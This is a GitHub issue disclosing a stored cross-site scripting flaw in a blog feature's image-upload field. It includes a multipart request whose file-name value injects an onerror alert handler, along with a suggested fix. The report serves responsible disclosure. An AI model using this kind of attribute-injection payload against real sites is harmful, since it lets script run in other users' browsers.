New issue

Jump to bottom

Blog Stored XSS Vulnerability #868

Closed ggg4566 opened this issue on Mar 4, 2020 · 0 comments

Assignees

Labels critical

Milestone 4.2.2


ggg4566 commented on Mar 4, 2020

Hello,I found a stored xss bug when add blog.
At first add a blog and upload image ,then edit blog.image file "x" onerror="alert(/xss/).
Browse blog trigger XSS.
Suggestion call safeHTML to image['file'].

```
------WebKitFormBoundaryIhpsxioz4v7u95vW
Content-Disposition: form-data; name="image[file]"

"x" onerror="alert(/xss/)
------WebKitFormBoundaryIhpsxioz4v7u95vW
Content-Disposition: form-data; name="image[size]"

2382
------WebKitFormBoundaryIhpsxioz4v7u95vW
Content-Disposition: form-data; name="image[]"; filename=""
Content-Type: application/octet-stream
```



vbezruchkin assigned 4unkur on Mar 5, 2020

vbezruchkin added the critical label on Mar 5, 2020

4unkur added this to the 4.2.2 milestone on Mar 5, 2020

ggg4566 closed this as completed on Sep 17, 2021

Assignees

4unkur

Labels

critical

Projects

None yet

Milestone

4.2.2

Development

No branches or pull requests

3 participants